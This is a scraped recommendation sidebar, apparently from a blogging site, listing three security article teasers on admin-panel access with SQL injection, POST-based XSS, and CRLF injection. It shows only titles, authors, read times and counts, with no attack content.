
Parkerzanta

Unauthorized Access to Admin Panel & SQL Injection

Introduction

5 min read · 5 days ago

30 2



Remmy

403 Forbidden? No Problem, Here’s a POST XSS

Greetings to all the brilliant minds in the hacking community! I go by the name Remm...

3 min read · Oct 5

293 4

Pratik Dabhi

Web Application Vulnerabilities: CRLF Injection and Beyond

4 min read · 4 days ago

61

See more recommendations